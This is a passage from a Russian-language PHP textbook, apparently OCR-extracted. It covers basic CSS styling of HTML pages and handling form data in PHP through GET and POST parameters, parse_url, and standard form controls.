Язык разметки HTML позволяет задать структуру страницы, а внешний вид элементов на странице при этом задает браузер. Но в стандартное оформление можно вмешаться при помощи технологии *каскадных таблиц стилей* (CSS, Cascading Style Sheets). К ней прибегают при создании любого профессионального сайта.

В каскадных таблицах стилей используется множество селекторов и правил. Для их полного описания потребуется книга объемом не меньше той, что вы держите в руках. Поэтому мы лишь покажем, как каскадные таблицы стилей работают и как они интегрируются в HTML-страницу. Если вас заинтересовала эта технология, придется обратиться к специализированному источнику, посвященному CSS.

> ***Пояснение***
>
> На самом деле мир CSS включает в себя дополнительные технологии SASS, SCSS и тесно взаимодействует с языком JavaScript, работающим на стороне браузера. Объем знаний, технологий и фреймворков, необходимых для оформления современного сайта, настолько велик, что оформилась отдельная профессия: *frontend-разработчик*. PHP вместе файлами, базами данных, веб-серверами, протоколами, фреймворками вроде Symfony и Laravel и множеством других сопутствующих технологий, работающих на стороне сервера, представляют другую область веб-разработки: *backend-разработку*. Те немногие разработчики, которым усилий, мотивации и времени хватает на изучение технологий обоих лагерей, называют *fullstack-разработчиками*.

Самый простой способ добавить стили к какому-либо элементу — это воспользоваться атрибутом `style`, в который поместить CSS-инструкции. В листинге 17.14 приводится пример, в котором h1-заголовок центрируется посередине и ему назначается размер в 20 пикселов (рис. 17.17).




Рис. 17.17. Использование атрибута `style`

Листинг 17.14. Управление внешним видом через атрибут `style`. Файл style.html

```
<!DOCTYPE html>
<html lang="ru">
```

```
  <head>
    <meta charset="utf-8" />
    <title>Использование CSS</title>
  </head>
  <body>
    <h1 style="text-align: center; font-size: 20px;">
      Язык разметки HTML
    </h1>
  </body>
</html>
```

Такой подход удобен, но обладает недостатками — размер кода страницы увеличивается. Кроме того, из-за объемных стилевых вставок трудно воспринимать структуру документа. Ситуация усугубляется, если необходимо добавить дополнительные стили — например, при помощи свойства `color` изменить цвет заголовка.

Для того чтобы решить эту проблему, стилевое оформление можно вынести в тег `<style>`, который обычно размещается в head-области HTML-страницы (листинг 17.15).

Листинг 17.15. Управление внешним видом через тег <style>. Файл style_tag.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Использование CSS</title>
    <style>
      h1 {
        text-align: center;
        color: #2093e5;
        font-size: 20px;
      }
    </style>
  </head>
  <body>
    <h1>Язык разметки HTML</h1>
  </body>
</html>
```

В этом примере при помощи селектора `h1` стили из style-тега связываются со всеми тегами `<h1>` на HTML-странице. У нас такой тег один, но даже если бы их было много, задавать стили им можно было из одного места на странице.

Обычно сайт состоит из нескольких HTML-страниц. Все эти страницы стараются оформлять в едином стиле, а значит, использовать одинаковое стилевое оформление. И если в оформление сайта нужно будет внести изменения, придется обнаружить и поправить все его страницы. Если мы ошибемся, или со временем требования к оформлению изменятся, придется снова обнаружить и заменить все страницы, подлежащие исправлению. Это только вопрос времени — когда будет допущена ошибка или мы забудем заменить старые стили новыми.

Поэтому стилевое оформление стараются вынести в отдельный CSS-файл, который подключается в head-разделе HTML-страницы указанием пути к нему в атрибуте `href` тега `<link>` (листинг 17.16).

Листинг 17.16. Подключение CSS-файла. Файл css.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Использование CSS</title>
    <link rel="stylesheet" href="css.css" />
  </head>
  <body>
    <h1>Язык разметки HTML</h1>
  </body>
</html>
```

В листинге 17.17 приводится содержимое CSS-файла css.css.

Листинг 17.17. Содержимое CSS-файла. Файл css.css

```
h1 {
  text-align: center;
  color: #2093e5;
  font-size: 20px;
}
```




Рис. 17.18. Наследование свойств


Каскадные таблицы стилей позволяют создать красивый дизайн и улучшить восприятие страницы. А почему, кстати, они называются *каскадными*? Язык разметки HTML формирует DOM-дерево документа[1], вложенные элементы которого наследуют свойства верхнеуровневых элементов. Определив размер и стиль шрифта для всего HTML-документа, можно ожидать, что все вложенные блоки унаследуют эти свойства. Именно поэтому в названии технологии CSS используется слово «каскадный» (рис. 17.18).

Резюме

Эту главу можно считать лишь очень кратким введением в браузерные технологии. Мы только прикоснулись здесь к языку разметки HTML и каскадным таблицам стилей CSS. От backend-разработчика обычно не требуется фундаментальных познаний в JavaScript и верстке, однако взаимодействовать с frontend-специалистами приходится часто, а еще чаще приходится взаимодействовать с самим браузером. Поэтому чем лучше вы «говорите на языке» браузера, тем более сильным веб-разработчиком являетесь. Некоторые приемы и технологии трудно изучить, не прибегая к услугам браузера и языка разметки HTML. В ближайших главах мы в этом убедимся.

[1] DOM (Document Object Model, объектная модель документа) — особый интерфейс, который показывает, как ваши HTML- и XML-документы читаются браузером.

ГЛАВА 18



Работа с данными формы

Листинги этой главы находятся в каталоге *forms* сопровождающего книгу файлового архива.

PHP выполняется на сервере, формируя HTML-ответ. Он, в свою очередь, пересылается браузеру и интерпретируется на стороне клиента. При работе с веб-приложением посетитель переходит по ссылкам, заполняет HTML-формы и отправляет результаты на сервер, что вызывает выполнение PHP-скриптов.

Эта глава посвящена тому, как PHP взаимодействует с HTML. В ней мы рассмотрим два метода протокола HTTP: GET — передача параметров в строке запроса, и POST — передача параметров в теле HTTP-документа. С остальными способами взаимодействия мы познакомимся в *главе 20*, где разговор пойдет о суперглобальных массивах PHP.

Передача параметров методом GET

GET-параметры передаются в строке запроса после символа вопроса `?`:

http://localhost:4000/get.php?forum_id=1

В этом интернет-адресе (URL) последовательность `forum_id=1` задает GET-параметр с именем `forum_id` и значением `1`. GET-параметры автоматически помещаются PHP в суперглобальный массив `$_GET`. Имена параметров выступают в качестве ключей массива. В листинге 18.1 выводится значение GET-параметра `forum_id`.

Листинг 18.1. Извлечение GET-параметра forum_id. Файл get.php

```
<?php
echo $_GET['forum_id'];
```

Если имеется необходимость передать скрипту одновременно несколько GET-параметров, они разделяются символом амперсанда `&`:

http://localhost:4000/get_array.php?forum_id=1&theme_id=2&post_id=10

В этом интернет-адресе передаются три GET-параметра: `forum_id` со значением `1`, `theme_id` со значением `2` и `post_id` со значением `10` (листинг 18.2).

Листинг 18.2. Извлечение нескольких GET-параметров. Файл get_array.php

```
<?php
echo '<pre>';
print_r($_GET);
echo '</pre>';
```

В результате обращения к скрипту с помощью этого запроса можно получить следующий вывод:

```
Array
(
    [forum_id] => 1
    [theme_id] => 2
    [post_id] => 10
)
```

В качестве GET-параметров могут выступать элементы массива — в этом случае суперглобальный массив `$_GET` становится двумерным. Так, для строки запроса:

http://localhost:4000/get_array.php?id[]=1&id[]=2&id[]=10

скрипт из листинга 18.2 выведет следующий дамп:

```
Array
(
    [id] => Array
        (
            [0] => 1
            [1] => 2
            [2] => 10
        )
)
```

Здесь элементам были автоматически назначены числовые индексы, начиная с 0, однако индексы и ключи могут назначаться элементам непосредственно в строке запроса. То есть для запроса:

http://localhost:4000/get_array.php?id[a]=1&id[b]=2&id[c]=10

скрипт из листинга 18.2 выведет следующий дамп:

```
Array
(
    [id] => Array
        (
            [a] => 1
            [b] => 2
            [c] => 10
        )
)
```

GET-параметры и их значения могут содержать недопустимые с точки зрения правил формирования интернет-адресов (URL) символы (пробелы, русские буквы), которые

при передаче запроса обязательно должны преобразовываться в безопасный формат. Для такого преобразования в PHP предусмотрены специальные функции. Например, функция `urlencode()` принимает в качестве аргумента строку и кодирует ее для безопасной передачи через URL:

```
urlencode(string $string): string
```

В листинге 18.3 формируется ссылка на файл test.php, которому через GET-параметр `phrase` передается обращение `'Привет, мир!'`.

Листинг 18.3. Ссылка на файл `test.php`. Файл urlencode.php

```
<?php
$phrase = urlencode('Привет, мир!');
echo "<a href='test.php?phrase=$phrase'>ссылка</a>";
```

Код результирующей HTML-страницы будет содержать следующую строку:

```
<a href='test.php?phrase=
%D0%9F%D1%80%D0%B8%D0%B2%D0%B5%D1%82%2C+%D0%BC%D0%B8%D1%80%21'>ссылка</a>
```

Помимо GET-параметров в скрипте может понадобиться информация о текущей странице, номере порта, хосте и т. п. Для разбора строки запроса предназначена специальная функция `parse_url()`, которая имеет следующий синтаксис:

```
parse_url(string $url, int $component = -1): int|string|array|null|false
```

Функция принимает в качестве первого параметра строку запроса и возвращает отдельные ее компоненты в виде ассоциативного массива со следующими ключами:

- `scheme` — префикс, например: http, https, ftp и т. п.;
- `host` — домен;
- `port` — номер порта;
- `user` — пользователь;
- `pass` — его пароль;
- `path` — путь от корневого каталога;
- `query` — все, что расположено после символа вопроса (?);
- `fragment` — все, что расположено после символа #.

В листинге 18.4 приводится пример разбора URL при помощи функции `parse_url()`.

Листинг 18.4. Использование функции `parse_url()`. Файл parse_url.php

```
<?php
$url = 'http://user:pass@www.site.ru/path/index.php?par=value#anch';
$arr = parse_url($url);

echo '<pre>';
print_r($arr);
echo '<pre>';
```

Результатом выполнения приведенного примера будет следующий дамп:

```
Array
(
    [scheme] => http
    [host] => www.site.ru
    [user] => user
    [pass] => pass
    [path] => /path/index.php
    [query] => par=value
    [fragment] => anch
)
```

Если функция `parse_url()` принимает второй параметр `$component`, вместо массива возвращается строка с одним из компонентов строки запроса. Параметр может принимать следующие константы:

- `PHP_URL_SCHEME` — префикс, например: http, https, ftp и т. п.;
- `PHP_URL_HOST` — домен;
- `PHP_URL_PORT` — номер порта;
- `PHP_URL_USER` — пользователь;
- `PHP_URL_PASS` — его пароль;
- `PHP_URL_PATH` — путь от корневого каталога;
- `PHP_URL_QUERY` — все, что расположено после символа вопроса (`?`);
- `PHP_URL_FRAGMENT` — все, что расположено после символа `#`;

В листинге 18.5 из строки запроса при помощи функции `parse_url()` и константы `PHP_URL_HOST` извлекается лишь доменное имя.

Листинг 18.5. Извлечение из адреса доменного имени. Файл parse_url_short.php

```
<?php
$url = 'http://user:pass@www.site.ru/path/index.php?par=value#anch';
echo parse_url($url, PHP_URL_HOST); // www.site.ru
```

HTML-форма и ее обработчик

HTML-формы создаются при помощи парных тегов `<form>` и `</form>`, между которыми располагаются теги элементов управления. В листинге 18.6 представлен HTML-код формы, содержащей два элемента управления с однострочным текстовым полем `text` и кнопку подтверждения `submit`.

Листинг 18.6. Создание HTML-формы. Файл form.html

```
<!DOCTYPE html>
<html lang="ru">
```

```
<head>
  <title>HTML-форма</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post'>
    <input type='text' name='first' /><br />
    <input type='text' name='second' /><br />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Результатом интерпретации браузером HTML-кода из листинга 18.6 будет простейшая HTML-форма, представленная на рис. 18.1.




Рис. 18.1. HTML-форма в окне браузера

Тег `<form>` может содержать атрибут `method`, который устанавливает в качестве метода передачи метод POST. Помимо метода POST для передачи данных из HTML-формы в обработчик применяется также метод GET. В случае, если атрибут не указан, данные отправляются методом GET. В табл. 18.1 представлены основные атрибуты, позволяющие управлять поведением HTML-формы.

Таблица 18.1. Атрибуты тега `<form>`

Атрибут	Описание
`action`	Указывает адрес обработчика, которому передаются данные из HTML-формы. Если тег `<form>` не содержит атрибута `action`, то данные отправляются в файл, в котором описывается HTML-форма
`enctype`	Определяет формат отправляемых данных при использовании метода передачи данных POST. По умолчанию используется формат `application/x-www-form-urlendoded`. Если HTML-форма содержит элемент управления `file`, предназначенный для передачи файлов на сервер, то следует указать формат `multipart/form-data`

Таблица 18.1 (окончание)

Атрибут	Описание
method	Определяет метод передачи данных (POST или GET) из HTML-формы обработчику. По умолчанию, если не указывается атрибут method, применяется метод GET
name	Определяет имя HTML-формы, которое может использоваться для доступа к элементам управления в скриптах, выполняющихся на стороне клиента (например, в скриптах JavaScript)
target	Указывает окно для вывода результата, полученного от обработчика HTML-формы. Атрибут может принимать следующие значения: • _blank — результат открывается в новом окне; • _self — результат открывается в текущем окне. Этот режим используется по умолчанию, если атрибут target не указан явно; • _parent — результат открывается в родительском фрейме. При отсутствии фреймов режим аналогичен _self; • _top — отменяет все фреймы, если они имеются, и загружает страницу в полном окне браузера. При отсутствии фреймов работает как _self

Как видно из табл. 18.1, адрес обработчика указывается в атрибуте action. Различают два подхода к созданию обработчика HTML-формы:

- обработчик расположен в отдельном файле, и после выполнения манипуляций над полученными данными клиент направляется на главную страницу;
- обработчик располагается в том же самом файле, где находится HTML-форма.

Рассмотрим каждый из случаев более подробно. В листинге 18.7 приводится пример HTML-формы, расположенной в файле form_first.php и содержащей единственное текстовое поле first и кнопку.

Листинг 18.7. HTML-форма с раздельным обработчиком. Файл form_first.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма</title>
  <meta charset='utf-8' />
</head>
<body>
  <form action='form_first_handler.php' method='post' />
    <input type='text' name='first' />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Данные из этой формы отправляются обработчику, расположенному в файле form_first_handler.php, который и осуществляет вывод в окно браузера введенной в поле first строки (листинг 18.8).

Листинг 18.8. Обработчик формы в отдельном файле. Файл form_first_handler.php

```
<?php
// Если поле first не заполнено, выводим сообщение об ошибке
if (empty($_POST['first'])) {
    exit('Текстовое поле не заполнено');
} else {
    echo htmlspecialchars($_POST['first']);
}
```

Так как данные из HTML-формы отправлены методом POST, для их получения мы обращаемся к суперглобальному массиву `$_POST`. Этот массив заполняется PHP автоматически. В качестве ключей массива выступают названия полей HTML-формы, а в качестве значений — введенная в эти поля информация.

Обработчик form_first_handler.php проверяет при помощи функции `empty()`, не является ли значение поля `first` пустым. Если поле пустое, работа скрипта останавливается с выдачей сообщения об ошибке. Если поле заполнено корректно, его содержимое выводится в окно браузера.

> ***Пояснение***
>
> Значения элементов управления, переданных из HTML-формы, извлекаются из суперглобального массива `$_POST` или `$_GET` в зависимости от выбранного метода передачи данных. Для файлов, загружаемых на сервер, предназначен отдельный массив `$_FILES`.

Размещение HTML-формы и обработчика в разных файлах позволяет структурировать код, однако это не всегда удобно. Например, если пользователь забыл ввести данные, то узнает он об этом только на странице обработчика. В результате пользователь вынужден будет возвратиться обратно и заполнить HTML-форму заново, что может оказаться весьма утомительным, если HTML-форма содержит множество обязательных полей.

Выходом из этой ситуации является расположение обработчика непосредственно в файле HTML-формы (листинг 18.9).

Листинг 18.9. Обработчик и HTML-форма в одном файле. Файл form_handler.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма</title>
  <meta charset='utf-8' />
</head>
<body>
<?php
$errors = [];

// Обработчик HTML-формы
if (!empty($_POST)) {
```

```
    // Если поле first не заполнено, выводим сообщение об ошибке
    if (empty($_POST['first'])) {
        $errors[] = 'Текстовое поле не заполнено';
    }

    // Если нет ошибок, начинаем обработку данных
    if (empty($errors)) {
        // Выводим содержимое текстового поля first
        echo htmlspecialchars($_POST['first']);
        // Останавливаем работу скрипта, чтобы после
        // перенаправления не грузилась HTML-форма
        exit();
    }
}

// Выводим сообщения об ошибках, если они имеются
if (!empty($errors)) {
    foreach($errors as $err) {
        echo "<span style=\"color:red\">$err</span><br>";
    }
}
// HTML-форма
?>
  <form method='post'>
    <input type='text' name='first'
           value='<?=
               htmlspecialchars($_POST['first'] ?? '', ENT_QUOTES);
           ?>' />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Такой подход позволяет не только вывести сообщения об ошибках непосредственно перед HTML-формой, но и сохранить все введенные ранее данные. При проверке данных сообщения об ошибках сохраняются в массиве `$errors`. Если он оказывается пустым, начинается обработка, если массив содержит сообщения об ошибках, то происходит повторная загрузка HTML-формы с выводом списка обнаруженных ошибок в цикле `foreach`.

Как видно из приведенного примера, введенное в `input`-поле значение извлекается при помощи выражения `$_POST['first']` и подставляется в атрибут `value` тега `<input>`. Это позволяет отобразить форму, заполненную введенным ранее значением. Так как в тексте могут находиться специальные символы, содержимое `$_POST['first']` пропускается через функцию `htmlspecialchars()`, чтобы они корректно отобразились на HTML-странице, не нарушая ее разметки.

Так как при первом обращении к форме выполняется GET-запрос, содержимое суперглобального массива `$_POST['first']` неинициализировано. В результате выводится

предупреждение, которое тоже может приводить к нарушению отображения страницы. Чтобы предотвратить такое поведение, при помощи оператора ?? мы проверяем, инициализировано ли выражение $_POST['first']. Если оно заполнено, оператор ?? возвращает его как есть без изменений, если же оно отсутствует, вместо него подставляется пустая строка (см. *главу 8*).

Текстовое поле

Текстовое поле (уже использованное нами в предыдущем разделе) предназначено для ввода пользователем строки текста, как правило, не очень большой. Для создания текстового поля необходимо поместить в HTML-форме между <form> и </form> тег такого вида:

```
<input type='text' />
```

Для атрибута type тип элемента управления text является значением по умолчанию. Поэтому, если атрибут type отсутствует, а также если ему присвоено неизвестное или ошибочное значение, браузер все равно интерпретирует элемент управления как текстовое поле.

Помимо атрибута type тег <input> может содержать дополнительные атрибуты, представленные в табл. 18.2.

Таблица 18.2. Атрибуты текстового поля

Атрибут	Описание
maxlength	Определяет максимально допустимую длину текстовой строки. При отсутствии атрибута количество символов не ограничено
name	Имя элемента управления, предназначенное для идентификации в обработчике. Имя должно быть уникальным в пределах формы, т. е. отличаться от имен других элементов управления, поскольку используется в качестве ключа для доступа к значению поля в обработчике
size	Ширина элемента управления, определяющая физический размер элемента управления на странице сайта
value	Начальный текст, содержащийся в поле сразу после формирования отображения текстового поля

Поле для приема пароля

Для ввода пароля обычно используют не текстовое, а специальное поле типа password. Оно совпадает по атрибутам и внешнему виду с текстовым полем text, однако вводимый в него текст остается скрытым за символами звездочек или точек (листинг 18.10).

Листинг 18.10. Форма с полем для приема пароля. Файл form_password.html

```
<!DOCTYPE html>
<html lang="ru">
```

```
<head>
  <title>HTML-форма с паролем</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post'>
    <input type='text' name='name' /><br />
    <input type='password' name='pass' /><br />
    <input type='submit' value='Отправить'>
  </form>
</body>
</html>
```

Внешний вид HTML-формы из листинга 18.10 представлен на рис. 18.2.




Рис. 18.2. Поле для приема пароля

Текстовая область

Текстовая область предназначена для ввода нескольких строк текста и создается не с помощью тега `<input>`, как текстовое поле, а посредством собственного парного тега `<textarea>`. Также, в отличие от текстового поля, в текстовой области допускается создание переводов строк (абзацев). Тег `<textarea>` имеет следующий синтаксис:

```
<textarea>...</textarea>
```

Допустимые атрибуты тега `<textarea>` приводятся в табл. 18.3.

***Таблица 18.3.** Атрибуты текстовой области*

Атрибут	Описание
`cols`	Ширина текстовой области
`disabled`	Блокирует возможность редактирования и выделения текста в текстовой области, при этом сам элемент управления окрашивается в серый цвет

Таблица 18.3 (окончание)

Атрибут	Описание
name	Имя элемента управления, предназначенное для идентификации в обработчике. Имя должно быть уникальным в пределах формы, т. е. отличаться от имен других элементов управления, поскольку используется в качестве ключа для доступа к значению поля в обработчике
readonly	Блокирует возможность редактирования текстовой области, однако, в отличие от атрибута disabled, цвет элемента управления остается неизменным
rows	Высота текстовой области, равная количеству отображаемых строк без прокрутки содержимого
wrap	Требует от браузера, чтобы перенос текста на следующую строку осуществлялся только по нажатии клавиши <Enter>, в противном случае должна появляться горизонтальная полоса прокрутки

В листинге 18.11 приводится пример использования текстовой области для приема большого объема текста.

Листинг 18.11. Пример использования текстовой области. Файл form_textarea.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма с текстовой областью</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post'>
    <textarea name='name' cols='50' rows='10'></textarea><br />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Внешний вид HTML-формы из листинга 18.11 представлен на рис. 18.3.




Рис. 18.3. Использование тестовой области

Скрытое поле

Скрытое поле служит для передачи служебной информации незаметно от пользователя. Его содержание не отображается на странице.

> ***Примечание***
>
> Протокол HTTP не сессионный, и проблема передачи информации от страницы к странице стоит в нем достаточно остро. Помимо скрытых полей передавать информацию можно при помощи *механизма сессий* (см. *главу 20*), однако такой подход не всегда удобен, поскольку сессии носят глобальный характер и могут искажаться другой частью приложения.

Скрытое поле создается при помощи `input`-тега, атрибут `type` которого принимает значение `hidden`:

```
<input type='hidden' />
```

Помимо атрибута `type`, скрытое поле поддерживает атрибут `name` для уникального имени элемента управления и атрибут `value` для его значения. Модифицируем HTML-форму из листинга 18.11 так, чтобы она включала скрытое поле `id`, заполняемое из GET-параметра (листинг 18.12).

Листинг 18.12. Форма со скрытым полем. Файл form_hidden.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма со скрытым полем</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post' action='form_hidden_handler.php'>
    <textarea name='name' cols='50' rows='10'></textarea><br />
    <input type='submit' value='Отправить' />
    <input name='id'
           type='hidden'
           value="<?= intval($_GET['id'] ?? 0); ?>" />
  </form>
</body>
</html>
```

Скрипт должен корректно работать при любом сценарии: передается ему GET-параметр или нет. В связи с этим используется выражение `$_GET['id'] ?? 0`. Если скрипту передается GET-параметр `id`, оператор вернет `$_GET['id']`, если GET-параметр не передан, он возвращает значение 0. Так как в GET-параметр может быть передано что угодно — например, случайная строка, выражение `$_GET['id'] ?? 0` дополнительно преобразуется к целому при помощи функции `intval()`.

Теперь если передать скрипту form_hidden.php GET-параметр `id`: **form_hidden.php?id=1**, он должен появиться в массиве `$_POST` в обработчике form_hidden_handler.php (листинг 18.13).

Листинг 18.13. Передача скрипту GET-параметра. Файл form_hidden_handler.php

```
<?php
echo '<pre>';
print_r($_POST);
echo '</pre>';
```

Результат выполнения обработчика form_hidden_handler.php из листинга 18.13 может выглядеть следующим образом:

```
Array
(
    [name] => 123
    [id] => 1
)
```

Если вызвать скрипт без дополнительных GET-параметров, поле `id` получит значение 0:

```
Array
(
    [name] => 123
    [id] => 0
)
```

Флажок

Флажок — это элемент управления, позволяющий представлять в HTML-форме логическое значение. Пребывает в двух состояниях: установленном или снятом. Синтаксис этого элемента управления таков:

```
<input type='checkbox' />
```

Помимо атрибута `type` флажок поддерживает атрибут `name` для уникального имени элемента управления, атрибут `value` для его значения и атрибут `checked`, наличие которого означает, что флажок установлен.

Создадим HTML-форму, содержащую четыре флажка, два из которых являются отмеченными (листинг 18.14).

Листинг 18.14. HTML-форма с флажками. Файл form_checkbox.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма с флажком</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post' action='form_hidden_handler.php'>
    <input type='checkbox' name='php' checked />
    Вы знакомы с PHP?<br />
```

```
    <input type='checkbox' name='phyton' checked />
    Вы знакомы с Python?<br />
    <input type='checkbox' name='ruby' />
    Вы знакомы с Ruby?<br />
    <input type='checkbox' name='javascript' />
    Вы знакомы с JavaScript?<br />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Внешний вид HTML-формы из листинга 18.14 представлен на рис. 18.4.



Рис. 18.4. Использование флажков

В суперглобальный массив `$_POST` попадают только те флажки, которые были отмечены, для неотмеченных флажков соответствующий элемент не заводится. Если в качестве обработчика используется скрипт из листинга 18.13, то результатом отправки данных обработчику будет вывод следующего дампа массива:

```
Array
(
    [php] => on
    [phyton] => on
)
```

По умолчанию в качестве значения для флажка выступает строка `on`, однако это значение можно изменить, если снабдить флажок атрибутом `value` (листинг 18.15).

Листинг 18.15. Флажки снабжены атрибутом `value`. Файл form_checkbox_value.html

```
<!DOCTYPE html>
<html lang="ru">
```

```
<head>
  <title>HTML-форма с флажком</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post' action='form_hidden_handler.php'>
    <input type='checkbox' name='php' value='1' checked='checked' />
    Вы знакомы с PHP?<br />
    <input type='checkbox' name='phyton' value='2' checked='checked' />
    Вы знакомы с Python?<br />
    <input type='checkbox' name='ruby' value='3' />
    Вы знакомы с Ruby?<br />
    <input type='checkbox' name='ruby' value='4' />
    Вы знакомы с JavaScript?<br />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Результат отправки данных из HTML-формы из листинга 18.15 может выглядеть следующим образом:

```
Array
(
    [php] => 1
    [phyton] => 2
)
```

Список

Список позволяет выбрать одно или несколько значений из определенного набора и имеет следующий синтаксис:

```
<select>
  <option>Первый пункт</option>
  <option>Второй пункт</option>
  <option>Третий пункт</option>
</select>
```

